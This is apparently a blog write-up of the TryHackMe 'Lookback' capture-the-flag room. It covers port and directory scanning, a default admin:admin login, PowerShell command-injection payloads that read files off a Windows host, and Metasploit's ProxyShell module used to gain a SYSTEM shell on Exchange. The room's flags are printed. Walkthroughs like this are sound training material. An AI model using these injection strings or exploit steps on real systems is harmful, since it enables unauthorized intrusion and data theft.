LOOKBACK - TRY HACK ME- ROOM
LOOKBACK - TRY HACK ME- ROOM
This room is classified as easy and is a ctf-type challenge. I hope this write-up helps guide you through the process!
My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.
Enough talk — let’s dive right in, and I hope you enjoy the journey! :)

Phase 1: Reconnaissance and Web Enumeration
Initial Scanning and Service Mapping
The investigation begins with a full-port scan to identify the network footprint.

nmap -sC -sV -p- 10.82.181.239 -T 5- Port 80/443 (HTTP/HTTPS)
- Port 3389 (RDP)
The presence of standard Windows management and web ports suggests a target running a Windows Server environment with specialized web services.
Enumerating Sub Directories:

gobuster dir -u http://10.82.181.239 -w /usr/share/wordlists/dirb/common.txt -t 5 --exclude-length=0I see: /test and /ecp.
/ecp (Exchange Control Panel) is a strong indicator that this server is running Microsoft Exchange.
Visiting the victim IP

Accessing the Test Portal
I visited the /test directory, which presented a secondary login portal.


Using the classic admin:admin combination, I successfully bypassed the login.
The First Flag:

The landing page immediately revealed:

THM{Security_Through_Obscurity_Is_Not_A_Defense}
Phase 2: PowerShell Command Injection
Identifying the Injection Vector
The test portal featured a button intended to generate BitLocker paths.

By analyzing the output format, I determined the backend was likely executing PowerShell commands to fetch system information.

I attempted to break the intended command string to inject my own logic.
') ; dir #('The ') closes the existing string/function, the ; acts as a command separator, dir is the payload to list the directory, and #(' comments out the remaining trailing characters of the original command.
Directory Enumeration:
') ; dir C:\Users\dev\desktop #('



I identified two high-interest files: user.txt & TODO.txt
Data Exfiltration and Hint Retrieval
Using the same injection technique, I utilized the type command (PowerShell's equivalent to cat) to read the sensitive files.

') ; type C:\Users\dev\desktop\user.txt #('We get the User Flag:
THM{Stop_Reading_Start_Doing}
The Critical Hint: ') ; type C:\Users\dev\desktop\TODO.txt #('

The note mentioned a “Security Update for MS Exchange” and a specific email address: dev-infrastracture-team@thm.local.
This is a classic “Known-User” prerequisite for Exchange exploits.
Phase 3: Exploiting Microsoft Exchange (ProxyShell)
Leveraging Metasploit for RCE
The combination of an unpatched Exchange server and a valid internal email address makes the system highly vulnerable to ProxyShell (CVE-2021–34473), which allows for unauthenticated Remote Code Execution.


msfconsolesearch exchange proxyuse exploit/windows/http/exchange_proxyshell_rce
(##or similar ProxyLogon module).


set RHOSTS 10.82.181.239set LHOST tun0set EMAIL dev-infrastracture-team@thm.localrunThe exploit successfully bypassed authentication and dropped me into a SYSTEM shell.

Claiming the Final Flag

With full administrative control, I navigated the filesystem to retrieve the final proof of compromise.
I checked the standard administrative directories.


cd C:\Users\Administrators\Documentstype flag.txtWe get Root Flag:
THM{Looking_Back_Is_Not_Always_Bad}
CONCLUSION:
I hope this write-up walkthrough was helpful to you all!
Now that I’ve gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!
If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.
I’ll check it out and get back to you as soon as I can. Also, you can find all of my writeups and future ones on my GitHub:
Also, do follow me on Tryhackme:
https://tryhackme.com/p/5kullk3r
Imma bounce for now, but I’ll catch you all in the next writeup!
Join the Intel Network
Get technical & security writeups and other articles delivered straight to your inbox.